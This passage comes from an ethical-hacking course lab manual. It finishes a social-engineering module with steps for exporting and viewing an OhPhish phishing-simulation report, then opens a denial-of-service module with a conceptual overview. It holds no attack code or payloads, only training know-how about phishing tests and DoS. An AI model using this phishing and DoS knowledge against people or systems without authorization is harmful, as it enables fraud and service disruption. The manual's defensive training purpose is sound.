
The screenshot shows the OhPhish dashboard with the 'Campaigns Users' page. The left sidebar contains a navigation menu with options: Home, User Management, Campaigns, Reports, Templates, Free Tools, and Settings. The 'Reports' section is expanded, showing a list of report options: Campaign Summary, Department Wise Report, Designation Wise Report, Branch Wise Report, and Executive Summary Report. The 'Executive Summary Report' option is selected. The main content area displays 'Users Details' for a specific user. The table below shows the details for Employee ID 1.

Employee ID	Employee Name	Email	Designation	Department	Branch	Sent At	Opened At	Clicked At	Click Count	Risk Score	Template Used	IP Address	Location	Device	Status	Attachment Open Time
1						Fri, Sep 11, 2020 1:21 PM	Fri, Sep 11, 2020 1:24 PM	Fri, Sep 11, 2020 1:25 PM	2	30	Office Mailers	66.102.8.217	United States	Desktop	Delivered	Nil


76. The **Campaign Report** page appears; select any phishing campaign from the drop-down list (here, **Test – Send to Attachment**) and click on the **Export** icon to export the report.



77. The **Opening Phishing-Simulation-Test** window appears; select the **Save File** radio button and click **OK**.




78. The file is downloaded to the default location (here, **Downloads**). Navigate to the download location and double-click the **Phishing-Simulation-Test---Send-Attachment** file to open it.



79. The executive phishing report appears in the document, as shown in the screenshot.

Note: If **Microsoft Word** pop-up appears, click **OK**. In the second **Microsoft Word** pop-up, click **Yes**.

Note: You can also explore other report options such as **Department Wise Report**, **Designation Wise Report**, and **Branch Wise Report**.



Module 09 – Social Engineering

File Tools View Phishing-Simulation-Test---Send-to-Attachment.docx (Protected View) - Word

PROTECTED VIEW Be careful—files from the Internet can contain viruses. Unless you need to edit, it's safer to stay in Protected View. Enable Editing

Navigation

Search document

Headings Pages Results

Secure your First Line of Defen...

Train your employees to think...
With OhPhish, you can:
OhPhish Learning Manageme...
Education is an essential com...

What is Phishing?

Phishing is a cybercrime in which unsuspecting victims are contacted by email, telephone or text message by somebody posing as a credible source to lure victims into providing sensitive information such as banking and credit card details, and passwords. Click on the topics below to read more about each.

Secure your First Line of Defense - How can OhPhish help?

Studies show that 90% of cybersecurity breaches are caused by human error

Reduce the cyber risk to your organization with OhPhish. Our phishing simulations mimic real-life attack scenarios that teach your employees to spot phishing scams and avoid the hefty cost of a data breach.

Your people are unique, so is their value to cyber attackers. They have distinct digital habits and vulnerabilities. They're targeted by attackers in diverse ways and with varying intensity. Are they equipped to manage?

Ways you could get Phished

- Emails pretending to come from trustworthy sources like banks, credit card companies etc.
- Unsolicited attachments (high-risk file types like .exe, .scr & .zip)
- Web search results hijacked by cybercriminals to distribute malware
- Spearphishing emails with usage of corporate logos and other identifiers
- Text Messages that create a sense of urgency, panic, greed, curiosity or fear
- Using public Wi-Fi especially insecure networks that do not require a password

We offer solution for:

- Email Phishing
- SMS Phishing
- Voice Phishing

File Tools View Phishing-Simulation-Test---Send-to-Attachment.docx (Protected View) - Word

PROTECTED VIEW Be careful—files from the Internet can contain viruses. Unless you need to edit, it's safer to stay in Protected View. Enable Editing

Navigation

Search document

Headings Pages Results

Secure your First Line of Defen...

Train your employees to think...
With OhPhish, you can:
OhPhish Learning Manageme...
Education is an essential com...

Executive Summary

Phishing Simulation Report

This report provides the results for EC-Council - CEH's phishing simulation Test - Send to Attachment carried out on Sep 11, 2020 using OhPhish platform to measure the susceptibility of in-scope users to Phishing attacks in which an adversary tricks an email user into clicking a malicious link to gain unauthorized network access.

The simulation was carried out for to measure the EC-Council - CEH's vulnerability to users falling victim to highly targeted impersonation attacks through parameters like click rates and click times as shown below. This report aims to enhance EC-Council - CEH's understanding of their users' behavior towards social engineering attacks and to promote a more secure and resilient workforce.

	#of users opened the phishing mail	# of users clicked the phishing link
Number of users	1	1
% of users in this simulation	50.00%	50.00%

80. If you have an upgraded OhPhish account you can also explore other phishing methods such as **Credential Harvesting, Training, Vishing** and **Smishing**.
81. This concludes the demonstration of auditing an organization's security for phishing attacks using OhPhish.
82. Close all the open windows and document all the acquired information.
83. Turn off the **Windows 11** and **Windows Server 2019** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ

Denial-of-Service

Module 10

Denial-of-Service

Denial-of-Service is an attack on a computer or network that reduces, restricts, or prevents accessibility of system resources to its legitimate users.

Lab Scenario

Denial-of-Service (DoS) and Distributed Denial-of-Service (DDoS) attacks have become a major threat to computer networks. These attacks attempt to make a machine or network resource unavailable to its authorized users. Usually, DoS and DDoS attacks exploit vulnerabilities in the implementation of TCP/IP model protocol or bugs in a specific OS.

In a DoS attack, attackers flood a victim's system with nonlegitimate service requests or traffic to overload its resources, bringing the system down and leading to the unavailability of the victim's website—or at least significantly slowing the victim's system or network performance. The goal of a DoS attack is not to gain unauthorized access to a system or corrupt data, but to keep legitimate users from using the system.

Perpetrators of DoS attacks typically target sites or services hosted on high-profile web servers such as banks, credit card payment gateways, and even root nameservers.

In general, DoS attacks target network bandwidth or connectivity. Bandwidth attacks overflow the network with a high volume of traffic using existing network resources, thus depriving legitimate users of these resources. Connectivity attacks overflow a computer with a flood of connection requests, consuming all available OS resources, so that the computer cannot process legitimate users' requests.

